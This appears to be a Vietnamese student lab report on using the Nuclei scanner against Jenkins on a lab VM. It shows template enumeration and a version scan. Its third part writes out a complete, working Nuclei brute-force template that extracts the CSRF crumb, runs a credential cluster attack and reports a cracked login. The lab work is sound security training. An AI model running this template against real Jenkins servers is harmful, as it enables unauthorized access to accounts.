


Lab 4: Nuclei

1. Chạy câu lệnh liệt kê ra tất cả templates sẵn có của nuclei nhằm tìm kiếm thông tin và/hoặc khai thác lỗ hổng của Jenkins.

Ta dùng lệnh:

```
nuclei -tl | grep -i "jenkins"
```



```
ccpt_pentest [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4 5
vagrant@packerAutoKali-default: ~
File Actions Edit View Help
(vagrant@packerAutoKali-default)~]
$ nuclei -tl | grep -i "jenkins"

  nuclei  ( )
  v3.7.1
  projectdiscovery.io

[INF] Your current nuclei-templates are outdated. Latest is v10.4.0
[INF] cleaned up 4 orphaned template file(s)
[INF] Successfully updated nuclei-templates (v10.4.0) to /home/vagrant/.local/nuclei-templates. GoodLuck!

Nuclei Templates v10.4.0 Changelog


| TOTAL | ADDED | MODIFIED | REMOVED |
|-------|-------|----------|---------|
| 2614  | 2     | 2608     | 4       |


file/keys/jenkins-token.yaml
http/default-logins/jenkins/jenkins-default.yaml
http/exposed-panels/jenkins-api-panel.yaml
http/exposed-panels/jenkins-login.yaml
http/exposures/tokens/jenkins/jenkins-crumb-token.yaml
http/misconfiguration/jenkins/jenkins-openuser-register.yaml
http/misconfiguration/jenkins/jenkins-users-exposure.yaml
http/technologies/jenkins-detect.yaml
http/vulnerabilities/jenkins/jenkins-asyncpeople.yaml
http/vulnerabilities/jenkins/jenkins-script.yaml
http/vulnerabilities/jenkins/jenkins-stack-trace.yaml
http/vulnerabilities/jenkins/unauthenticated-jenkins.yaml

(vagrant@packerAutoKali-default)~]
$
```

2. Chạy những templates đã tìm ra và báo cáo những thông tin/lỗ hổng tìm được trên Jenkins của vegeta VM.

Ta có thể đến được web Jenkins bằng <http://192.168.56.110:8080>

Ta chạy các templates để tìm các lỗ hổng/thông tin trên Jenkins bằng lệnh nuclei -u <http://192.168.56.110:8080> -tags jenkins -o jenkins-report.txt

```
(vagrant@packerAutoKali-default)-[~]
$ nuclei -u http://192.168.56.110:8080 -tags jenkins -o jenkins-report.txt

nuclei ( )
v3.7.1

projectdiscovery.io

[INF] Current nuclei version: v3.7.1 (latest)
[INF] Current nuclei-templates version: v10.4.0 (latest)
[INF] New templates added in latest release: 94
[INF] Templates loaded for current scan: 22
[INF] Executing 4 signed templates from projectdiscovery/nuclei-templates
[WRN] Loading 18 unsigned templates for scan. Use with caution.
[INF] Targets loaded for current scan: 1
[INF] Using Interactsh Server: oast.fun
[jenkins-detect:version] [http] [info] http://192.168.56.110:8080/whoAmI/ ["2.541.2"]
[INF] Scan completed in 6.159234898s. 1 matches found.

(vagrant@packerAutoKali-default)-[~]
$ ls jenkins-report.txt
jenkins-report.txt

(vagrant@packerAutoKali-default)-[~]
$ cat jenkins-report.txt
[jenkins-detect:version] [http] [info] http://192.168.56.110:8080/whoAmI/ ["2.541.2"]
```

Ta thấy jenkins-report chỉ được 1 dòng, check thử bằng lệnh:

Curl -I <http://192.168.56.110:8080>

```
(vagrant@packerAutoKali-default)-[~]
$ curl -I http://192.168.56.110:8080
HTTP/1.1 403 Forbidden
Server: Jetty(12.1.5)
Date: Wed, 18 Mar 2026 08:20:33 GMT
X-Content-Type-Options: nosniff
Reporting-Endpoints: content-security-policy: http://192.168.56.110:8080/content-security-policy-reporting-endpoint/hB1Wf7-GKP-tGF50w-TbFM19UGZhQ8mcrEmMRk1Gz_Q=:YW5vbnltb3Vz::Lw==
Content-Security-Policy-Report-Only: base-uri 'none'; default-src 'self'; form-action 'self'; frame-ancestors 'self'; img-src 'self' data:; script-src 'report-sample' 'self' usage.jenkins.io; style-src 'report-sample' 'self' 'unsafe-inline'; report-to content-security-policy; report-uri http://192.168.56.110:8080/content-security-policy-reporting-endpoint/hB1Wf7-GKP-tGF50w-TbFM19UGZhQ8mcrEmMRk1Gz_Q=:YW5vbnltb3Vz::Lw==
Set-Cookie: JSESSIONID.225bfb17=node0rlpips6hu4f61j3ocxppl2zbf1663.node0; Path=/; HttpOnly; SameSite=Lax
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Type: text/html; charset=utf-8
X-Hudson: 1.395
X-Jenkins: 2.541.2
X-Jenkins-Session: e946555f
Transfer-Encoding: chunked
```

Ta thấy máy này có mức độ rủi ro khá thấp đối với các cuộc tấn công bên ngoài:

- 403 Forbidden: Jenkins đã được cấu hình đúng cách để chặn người lạ
- Phiên bản 2.541.2: Đây là bản đã vá hầu hết các lỗ hổng nghiêm trọng của những năm trước.

- Header bảo mật: Có sự xuất hiện của Content-Security-Policy, giúp chống lại các cuộc tấn công XSS hoặc Clickjacking.

3. Phát triển template thực hiện bruteforce thông tin đăng nhập của Jenkins trên vegeta VM.

Ta có 1 file template dưới đây để thực hiện bruteforce:

id: jenkins-brute-force-final

info:

name: Jenkins Login Brute Force

author: custom

severity: high

http:

- raw:

- |

GET /login HTTP/1.1

Host: {{Hostname}}

- |

POST /j_spring_security_check HTTP/1.1

Host: {{Hostname}}

Content-Type: application/x-www-form-urlencoded

Referer: http://{{Hostname}}/login

j_username={{user}}&j_password={{pass}}&Jenkins-Crumb={{crumb}}&from=%2F&Submit=Sign+in

cookie-reuse: true

max-redirects: 0

payloads:

user:

- admin

- jenkins

- acw

pass:

- admin

- password

- 123456

- admin123

attack: clusterbomb

extractors:

- type: regex

name: crumb

part: body

internal: true

group: 1

regex:

- 'name="Jenkins-Crumb".*?value="([a-z0-9]+)''

matchers-condition: and

matchers:

- type: status

status:

- 302

- type: word

part: header

words:

- "Location: http://192.168.56.110:8080/loginError"

- "loginError"

negative: true

- type: word

part: header

words:

- "Location:"

Trong phần template này ta có:

- **Chuỗi Request (Raw HTTP)**

Phần **http -> raw** định nghĩa chính xác các gói tin HTTP sẽ được gửi đi. Template này gửi 2 request liên tiếp cho mỗi lần thử:

Request 1 (GET):

- |

GET /login HTTP/1.1

Host: {{Hostname}}

Mục đích: Truy cập vào trang đăng nhập trước. Việc này giúp máy chủ Jenkins cấp cho ta một Session Cookie (JSESSIONID) và tạo ra một mã CSRF ẩn trong HTML (gọi là Crumb).

Request 2 (POST):

- |

POST /j_spring_security_check HTTP/1.1

...

j_username={{user}}&j_password={{pass}}&Jenkins-Crumb={{crumb}}&from=%2F&Submit=Sign+in

Mục đích: Đây là hành động "bấm nút Đăng nhập". Nó gửi thông tin đi bao gồm tên đăng nhập (**{{user}}**), mật khẩu (**{{pass}}**), và quan trọng nhất là mã CSRF (**{{crumb}}**). Nếu thiếu mã Crumb này, Jenkins sẽ từ chối request ngay lập tức dù mật khẩu có đúng đi nữa.

- **Cấu hình luồng (Workflow)**

cookie-reuse: true

max-redirects: 0

cookie-reuse: true :Yêu cầu Nuclei lấy Cookie nhận được từ Request 1 (GET) và gắn nó vào Request 2 (POST). Điều này giúp Jenkins nhận diện cả 2 request đều đến từ cùng một người.

max-redirects: 0 :Khi đăng nhập xong, Jenkins thường điều hướng (Redirect - mã 302) người dùng. Lệnh này bảo Nuclei "đừng tự động đi theo link điều hướng", hãy đứng im lại để ta kiểm tra cái header Location trả về là gì.

- **Dữ liệu đầu vào (Payloads & Attack Type)**

payloads:

user: [admin, jenkins, acw]

pass: [admin, password, 123456, admin123]

attack: clusterbomb

payloads: Danh sách từ điển chứa các username và password mà ta muốn thử.

attack: clusterbomb: Thuật toán "tổ hợp chập". Nuclei sẽ ghép cặp chéo tất cả user với tất cả password (ví dụ: admin:admin, admin:password, admin:123456...). Tổng cộng sẽ có $3 \times 4 = 12$ lần thử nghiệm.

- **Extractors**

extractors:

- **type:** regex

name: crumb

...

regex:

- **'name="Jenkins-Crumb".*?value="([a-z0-9]+)'"**

Mục đích: Nằm vùng ở Request 1, dùng biểu thức chính quy (**Regex**) để tìm trong mã nguồn HTML thẻ có tên **Jenkins-Crumb**. Sau đó, nó "cắt" lấy cái mã value (ví dụ: a1b2c3d4...) và lưu vào biến **{{crumb}}** để Request 2 sử dụng.

- **Cách nhận biết đăng nhập thành công (Matchers)**

Phần này giống như bộ não phán đoán của template. Nó yêu cầu tất cả

(**matchers-condition: and**) các điều kiện sau phải đúng thì mới báo là đã tìm thấy mật khẩu:

matchers:

- **type:** status

status: [302]

Điều kiện 1: Máy chủ phải trả về mã 302 Found (tức là Jenkins đang cố điều hướng ta đi đâu đó sau khi ấn nút đăng nhập).

- type: word
words: ["loginError"]
negative: true

Điều kiện 2 (negative: true): Trong Header trả về không được phép chứa chữ loginError. Nếu sai mật khẩu, Jenkins thường trả về Location: <http://.../loginError>.

- type: word
words: ["Location:"]

Điều kiện 3: Bắt buộc phải có header Location: để chắc chắn đây là một lệnh chuyển hướng hợp lệ (thường là chuyển hướng về trang chủ / khi đăng nhập đúng).

Sau đó ta chạy lệnh:

nuclei -u <http://192.168.56.110:8080> -rl 1 -t jenkins-fuzz.yaml

```
(vagrant@packerAutoKali-default)-[~]  
$ nuclei -u http://192.168.56.110:8080 -rl 1 -t jenkins-fuzz.yaml  
  
nuclei v3.7.1  
projectdiscovery.io  
  
[INF] Current nuclei version: v3.7.1 (latest)  
[INF] Current nuclei-templates version: v10.4.0 (latest)  
[INF] New templates added in latest release: 94  
[INF] Templates loaded for current scan: 1  
[WRN] Loading 1 unsigned templates for scan. Use with caution.  
[INF] Targets loaded for current scan: 1  
[jenkins-brute-force-final] [http] [high] http://192.168.56.110:8080/j_spring_security_check [pass="password",user=  
"acw"]  
[INF] Scan completed in 22.967388744s. 1 matches found.
```